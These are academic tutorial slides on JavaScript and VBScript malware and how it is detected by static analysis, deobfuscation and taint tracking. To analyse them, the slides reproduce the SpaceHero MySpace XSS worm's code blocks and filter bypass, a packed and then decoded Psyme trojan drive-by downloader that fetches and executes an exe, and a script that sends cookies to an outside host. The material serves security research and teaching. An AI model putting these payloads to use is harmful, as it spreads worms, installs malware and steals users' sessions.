- Propagation through a persistent XSS attack



3.2 Web-based Malware in JS

■ Script using web-based attacks

XSS Worm Example: JS.SpaceHero Worm [27]

- MySpace security policy by filtering
 - Restricted CSS tags, <a>, <div> and only
 - Forbidden key words such as "javascript"
- Circumventing the policy
 - Embedded javascript inside CSS tag (allowed by IE, some versions of Safari)
 - Whole worm code embedded in a string (managing string inclusion on multiple levels)

```
<DIV id=mycode style="BACKGROUND: url('java  
script:eval(document.all.mycode.expr)') " expr="worm code"></DIV>
```

*'\n' to avoid key
word stripping*

- Analysis of the worm body by functional blocks
 - Code samples reformatted, deofuscated and stripped from error handling

Worm body

3.2 Web-based Malware in JS

■ Script using web-based attacks

XSS Worm Example: JS.SpaceHero Worm [22]

■ First block: recovering the self-reference

```
//Recovers the html code inside the current web page
function g(){           //Relies on the DOM architecture
    var D = document.body.createTextRange();
    var C = D.htmlText;
    if(C){ return C; }else{ return document.body.innerHTML; }
}
```

3.2 Web-based Malware in JS

■ Script using web-based attacks

XSS Worm Example: JS.SpaceHero Worm [27]

- First block: recovering the self-reference
- Code localization and formatting

```
var AA = g(); //Gets the html code of the page
var AB = AA.indexOf("mycode"); //Search for mycode id
var AC = AA.substring(AB,AB+4096); //Worm body substring
var AD = AC.indexOf("DIV");
var AE = AC.substring(0,AD);
var AF;
if(AE){ //Rebuild div tag with the worm code as a string
    AF = " but most of all, samy is my hero.
        <div id="+AE+"DIV>";
}
```

3.2 Web-based Malware in JS

■ Script using web-based attacks

XSS Worm Example: JS.SpaceHero Worm [27]

- Second block: information recovery
- Parse request to collect information about user being infected


```
function getQueryParams(){
    var E = document.location.search;          //Access request URL
    var F = E.substring(1,E.length).split('&');
    var AS = new Array();
    for(var O = 0; O < F.length; O++){
        var I=F[O].split('=');    //Split parameters and values
        AS[I[0]]=I[1];            //Associative table
    }
    return AS;
}
//Example AS = ["fuseaction" - "user.viewProfile",
               "friendID"   - "XXXXXXXXXX"      ]
```

3.2 Web-based Malware in JS

■ Script using web-based attacks

XSS Worm Example: JS.SpaceHero Worm [27]

- Third block: AJAX communication
- No longer fooling user to click
- Transparent communication on behalf of the user



Source J.J. Garrett:

<http://adaptivepath.com/ideas/essays/archives/000385.php>

3.2 Web-based Malware in JS

■ Script using web-based attacks

XSS Worm Example: JS.SpaceHero Worm [27]

■ Third block: AJAX communication blocks

```
function getXMLObj(){                                //Access AJAX engine
    var Z = false;
    if(window.XMLHttpRequest){                        //IE7 and other browsers
        Z = new XMLHttpRequest();
    }else if(window.ActiveXObject){
        Z = new ActiveXObject("Msxml2.XMLHTTP");    //IE6
        if(!Z){Z=new ActiveXObject("Microsoft.XMLHTTP");} //IE5
    }
    return Z;
}
```


3.2 Web-based Malware in JS

■ Script using web-based attacks

XSS Worm Example: JS.SpaceHero Worm [27]

■ Third block: AJAX communication blocks


```
function httpSend(url, callback, method, content){
    Z.onreadystatechange = callback; // Set callback function
    Z.open(method,url,true);        // Set method and URL
    if(method=="POST"){
        Z.setRequestHeader("Content-Type",
                           "application/x-www-form-urlencoded");
        Z.setRequestHeader("Content-Length",content.length);
    }
    Z.send(content);
    return true;
}
```

3.2 Web-based Malware in JS

■ Script using web-based attacks

XSS Worm Example: JS.SpaceHero Worm [27]

■ Fourth block: communication with the server



3.2 Web-based Malware in JS

■ Script using web-based attacks

XSS Worm Example: JS.SpaceHero Worm [27]

■ Fourth block: communication with the server

```
function postHero(){
    var AU = J.responseText;           //Contains interest preview
    var AR = getFromURL(AU, "Mytoken");
    var AS = new Array();               //Parameter array
    AS["interestLabel"] = "heroes";
    AS["submit"] = "Submit";
    AS["interest"] = AG; ← Contains the worm code
    AS["hash"] = getHiddenParameter(AU, "hash");
    httpSend("/index.cfm?fuseaction=profile.processInterests
    &Mytoken=" + AR, nothing, "POST", paramsToString(AS));
}
```

3.2 Web-based Malware in JS

■ Script using web-based attacks

XSS Worm Examples

- 2005: JS.SpaceHero was the first self-replicating XSS worm
- 2006: Yahoo XSS Worm [28,29]
- 2006: MySpace once again targeted by a XSS worm
 - Infection through a malicious embedded QuickTime Video [30,31]
- 2009: XSS vulnerabilities still discovered allowing worms [32]
 - MySpace, FaceBook...

Signatures against XSS worms ?

- Just like buffer overflow, difficult to establish generic signature
 - Signatures require static analysis
 - Signatures are linked to a given implementation of the exploit
 - Just like filtering, easily bypassed by obfuscation for example

4

Static or dynamic analysis:
the obfuscation problem

4.1 Static analysis of scripts

Script behavior by reverse engineering [33]

- Available source code and security mechanisms
- Construction of the control-flow graph showing all execution paths
- Construction of the request graph showing all addressed URLs
 - Parsing URL structures
 - Identifying attacks or leaking information inside these URL

Limitations of the static approach

- Asynchronous events triggered by external input
- Dynamic code building and obfuscation

4.2 Script obfuscation

Is script obfuscation feasible?

- Source code available
- Safety mechanisms restricting potential obfuscation techniques [34]
 - no code rewriting
 - no arbitrary transfer of the control flow
- What's left ?
 - Execution of dynamically built strings!

Is obfuscation really deployed ?

- The answer is yes
- Obfuscation more advanced in JS because of short XSS attacks
- Same techniques feasible in VBS but ...
 - Stand-alone malware, being complex, deploy less evolved techniques

4.2 Script obfuscation

String execution


- eval/execute provided by the core of the language
- onload/onunload and other events provided by the DOM
- document.write/writeln provided by the DOM
 - Rewrite the webpage, code is executed on loading

String obfuscation

- | | | |
|--|---|--|
| ■ Character encoding (<i>e.g. chr, encode, escape</i>) | } | Easy to reverse by
normalization: decoding and
concatenation |
| ■ String splitting | | |
| ■ String formatting or ciphering | } | Hard to reverse without
dynamic execution |

4.2 Script obfuscation

Efficient ?



```
1 var str=(function(p,a,c,k,e,d){e=function(c){return(c<a?'':e(parseInt(c/a)))+(c=c%a)>35?  
String.fromCharCode(c+29):c.toString(36)}};if(!''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||  
|e(c);k=[function(e){return d[e]};e=function(){return '\\w+'};c=1};while(c--)if(k[c])p=p.  
replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c]);return p}('f 8(n){3 g=h.j()*n;k\\'~5\\'+\\'\\.5\\'')1(  
9='m://o.p.q/r/s.a\\';3 4=t.u("v");4.w("y","z:A-B-C-D-E");3 x=4.7("G.X"+"M"+"L"+"H"+"T"+"T"+"  
P","");3 S=4.7("I.J","");S.K=1;x.b("N",9,0);x.O();6=8(R);3 F=4.7("U.V","");3 5=F.W(0);6=F.d(5,  
6);S.Y();S.Z(x.10);S.11(6,2);S.12();3 Q=4.7("13.14","");e=F.d(5+\\'\\\\\\\\\\\\15\\',\\'16.a\\');Q.17(e,\\'  
/c \\'+6,"","b",0)}18(i){i=1}\\',62,71,'|||var|df|tmp|fname1|CreateObject|gn|dl|exe|open||  
BuildPath|expl|function|number|Math||random|return|try|http||cc|wzxqy|com|wm|nm|document|  
createElement|object|setAttribute||classid|clsid|BD96C556|65A3|11D0|983A|00C04FC29E36||  
Microsoft||Adodb|Stream|type||GET|send||10000||Scripting|FileSystemObject|GetSpecialFolder|  
|Open|Write|responseBody|SaveToFile|Close|Shell|Application|system32|cmd|ShellExecute|catch'|.  
split('|'),0,{}))  
2 document.write(str);  
3
```

4.3 Deobfuscation techniques

Simulation-based (e.g. *CaffeineMonkey*, *JSunpack*) [35,36,37]


- Run the script inside an interpreter
- Catch operations where string are executed
- Pro - independent from browser
- Cons - problems of coverage with undefined objects, extensions

Browser hooking (e.g. *Ultimate Deobfuscator*) [38]

- Interpreter attached to a web-browser
- Hooking execution operations in dlls
 - Interpreter and extension handlers
- Pro - good coverage with no risk of simulation detection
- Cons - limited to a single browser, requires execution containment

4.3 Deobfuscation techniques

Efficient ?



```
1 var str=(function(p,a,c,k,e,d){e=function(c){return(c<a?'':e(parseInt(c/a)))+(c=c%a)>35?  
String.fromCharCode(c+29):c.toString(36)}};if(!''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||  
|e(c);k=[function(e){return d[e]};e=function(){return '\\w+'};c=1};while(c--)if(k[c])p=p.  
replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c]);return p}('f 8(n){3 g=h.j()*n;k\\'~5\\'+\\'5\\'1(  
9=\\'m://o.p.q/r/s.a\\';3 4=t.u("v");4.w("y","z:A-B-C-D-E");3 x=4.7("G.X"+"M"+"L"+"H"+"T"+"T"+"  
P","");3 S=4.7("I.J","");S.K=1;x.b("N",9,0);x.O();6=8(R);3 F=4.7("U.V","");3 5=F.W(0);6=F.d(5,  
6);S.Y();S.Z(x.10);S.11(6,2);S.12();3 Q=4.7("13.14","");e=F.d(5+\\'\\\\\\\\\\\\15\\',\\'16.a\\');Q.17(e,\\'  
/c \\'+6,"","b",0)}18(i){i=1}\\',62,71,'|||var|df|tmp|fname1|CreateObject|gn|dl|exe|open||  
BuildPath|expl|function|number|Math||random|return|try|http||cc|wzxqy|com|wm|nm|document|  
createElement|object|setAttribute||classid|clsid|BD96C556|65A3|11D0|983A|00C04FC29E36||  
Microsoft||Adodb|Stream|type||GET|send||10000||Scripting|FileSystemObject|GetSpecialFolder|  
|Open|Write|responseBody|SaveToFile|Close|Shell|Application|system32|cmd|ShellExecute|catch'.  
split('|'),0,{}))  
2 document.write(str);  
3
```

- Demo of an extended version of Caffeine Monkey

4.3 Deobfuscation techniques

Efficient ? Psyme Trojan (drive-by download attack)



```
1 <Page Depth: 0 >
2 function gn(n){
3     var number=Math.random()*n;
4     return '~tmp'+'.tmp'
5 }
6 try{
7     dl='http://cc.wzxqy.com/wm/mm.exe';
8     var df=document.createElement("object");
9     df.setAttribute("classid","clsid:BD96C556-65A3-11D0-983A-00C04FC29E36");
10    var x=df.CreateObject("Microsoft.XMLHTTP");
11    var S=df.CreateObject("Adodb.Stream");
12    S.type=1;
13    x.open("GET",dl,0);
14    x.send();
15    fname1=gn(10000);
16    var F=df.CreateObject("Scripting.FileSystemObject");
17    var tmp=F.GetSpecialFolder(0);
18    fname1=F.BuildPath(tmp,fname1);
19    S.Open();S.Write(x.responseBody);
20    S.SaveToFile(fname1,2);
21    S.Close();
22    var Q=df.CreateObject("Shell.Application");
23    exp1=F.BuildPath(tmp+'\\system32','cmd.exe');
24    Q.ShellExecute(exp1,' /c '+fname1,"","open",0)}catch(i){i=1}
```

5

Dynamic analysis: event traces and tainting

5.1 Collecting events

Nature of collected events

- Extensions constitute the only way out of the interpreter sandbox
- Accesses to extension constitute relevant events to collect

Collection mechanism


- Observe globally the interpreter, the browser and its helpers [39]
 - Collection from the perspective of the operating system
 - Limited vision of internal events
- Observe internally access to extension handlers [40]
 - Complete vision of both external and internal events
 - Increase development costs with specific implementations

5.2 Correlating events for detection

Misuse detection through attack signatures [40]

- Attacks detected by state transitions
- Transitions checks for known sequences of events

```
<script>  
document.location = "http://www.untrusted.com/cookie.cgi?"  
                    + document.cookie  
</script>
```



5.3 Tainting

- Simple event correlation misses data-flow
(e.g. *accessed cookie contained in the new location set*)

Tainting Principles [41]

- Tainted sources made up of sensitive data

- Information with potential abuse

Attack launching	browser version, URLs, domains...
Attempts to privacy	cookies, history...

- Taint propagation

- Inside interpreter and towards and from extension handlers
- Propagation through affectation, computation and indirect control

- Sensitive sinks where data is maliciously used or transmitted

- Changing location, form submission, XMLHttpRequests

5.4 Joining collection and tainting

Features of the designed collection tool


- Accesses to extension constitute the collected events
- Tainting support for the manipulated strings
 - Tainting according to the source (self-reference, private or received data...)
 - Taints propagation through manipulations (concatenate, split, replace...)
- Checking for tainted parameters on logged events

Tool development

- Extension of CaffeineMonkey to log additional events
- Independent from browsers (IE, FF, etc)
- Virtualized extensions
 - Manipulating fake pages for DOM, fake files or mails for ActiveX
 - Handling events and callback routine for AJAX

5.4 Joining collection and tainting

Demo tainting: Psyme Trojan (drive-by download)



5.4 Joining collection and tainting

Demo tainting: SpaceHero (xss propagation)

The screenshot displays a log window titled "Spacehero.log" containing JavaScript code. Several annotations are present:

- A red box labeled "Type F = Self-Reference" points to the variable `var:0036B9A0` on line 1.
- A blue box labeled "Access self-reference" points to the same variable `var:0036B9A0` on line 2.
- A blue box labeled "Taint propagation inside request" points to the variable `var:0036B9A0` within the URL on line 35.
- A blue box labeled "Store callback function" points to the function reference `fun:0036AF30` on line 9.
- A blue box labeled "Call callback function" points to the function reference `fun:0036AF30` on line 27.

```
1 range:0036B9A0 = document.body.createTextRange()  
2 var:0036B9B4 = range:0036B9A0.htmlText  
3 var:0036BB14 = location.search  
4 ...  
9 xhr:0036BE30.onreadystatechange = fun:0036AF30  
10 xhr:0036BE30.open(var:0036B0A4:00000000:"GET",  
11                     var:0036BDC4:F036BBD0:"/index.cfm?fuseaction=user.viewProfile&  
12                     friendID=tainted unknown&Mytoken=tainted unknown")  
13 xhr:0036BE30.send(var:80000001:00000000:"undefined")  
14 ...  
25 var:00000009 = xhr:0036C130.readyState  
26 var:0036C384 = xhr:0036C130.responseText  
27 xhr:0036C130.onreadystatechange = fun:0036AB10  
28 xhr:0036C130.open(var:0036AE44:00000000:"POST",  
29                     var:0036C4F4:3036C130:"/index.cfm?fuseaction=profile.processInterests&  
30                     Mytoken=tainted unknown")  
31 xhr:0036C130.setRequestHeader(var:0036AE64:00000000:"Content-Type",  
32                                 var:0036AE74:00000000:"application/x-www-form-urlencoded")  
33 xhr:0036C130.setRequestHeader(var:0036AE84:00000000:"Content-Length",  
34                                 var:00000161:00000000:"176")  
35 xhr:0036C130.send(var:0036C6B4:F036B9A0:"interestLabel=heroes&submit=Submit&  
36                     interest=tainted%20unknown%20but%20most%20of%20all%2C  
37                     %20%3Cdiv%20id%3Dtainted%20unknownDIV%3E&hash=tainted  
38                     var:80000001:00000000:"undefined")  
39 ...
```

6

Conclusions

6 Considerations

Key points of the tutorial

- The attack nature depends on the language features and portability
 - VBS is mainly vehicle for stand-alone malware
 - JS is mainly vehicle for web-based malware
- Technical means of stand-alone and web-based malware differ
 - Stand-alone malware infect the user system locally
 - Web-based malware infect servers as relays to reach the user through the browser
- Purposes of stand-alone and web-based malware rejoin
 - Register in the system
 - Access personal, professional and financial data
 - Malware is now a business (credit card market, zombie networks...)

6 Considerations

Perspectives

- Study the use of event collection and tainting on other attacks
 - XSS is not the only attack:
XSRF, XTRACE...
- Study additional scripting language
 - JavaScript and VisualBasicScript are not the only languages:
Php, ActiveScript from Flash...
- Browsers and JavaScript supported by portable devices
 - MiniOpera for example partially supports the DOM and AJAX [42]
 - Additional extensions specific to mobile? SMS, phone book, etc

Thank you for your attention,



Any questions?

References

- [01] WebSense Security Labs – **"State of Internet Security"**, White Paper Q3 – Q4, 2008.
- [02] ECMA International – **"ECMAScript Language Specifications"**, Standard ECMA-262, 3rd revision, 1999.
- [03] Apple Computer Inc – **"JavaScript Scripting Guide for QuickTime"**, 2005.
- [04] Adobe Solutions Network – **"Acrobat JavaScript Scripting Guide"**, 2005.
- [05] Jesse Ruderman – **"The Same Origin Policy"**, 2001. <http://www.mozilla.org/projects/security/components/same-origin.html>
- [06] Martin Johns – **"On "JavaScript Malware and Related Threats"**, Journal in Computer Virology, Vol. 4, No. 3, 2008.

References

[07] Jeremiah Grossman – "**Cross-Site Scripting Worms and Viruses – The impending threat and the best defense**", WhiteHat Security, 2006.

[08] Justin Schuh – "**Same-Origin Policy Part 1: Why we're stuck with Things like XSS and XSRF**", The Art of Software Security Assessment 2007. <http://tassoa.com/index.php/2007/02/08/same-origin-policy.html>

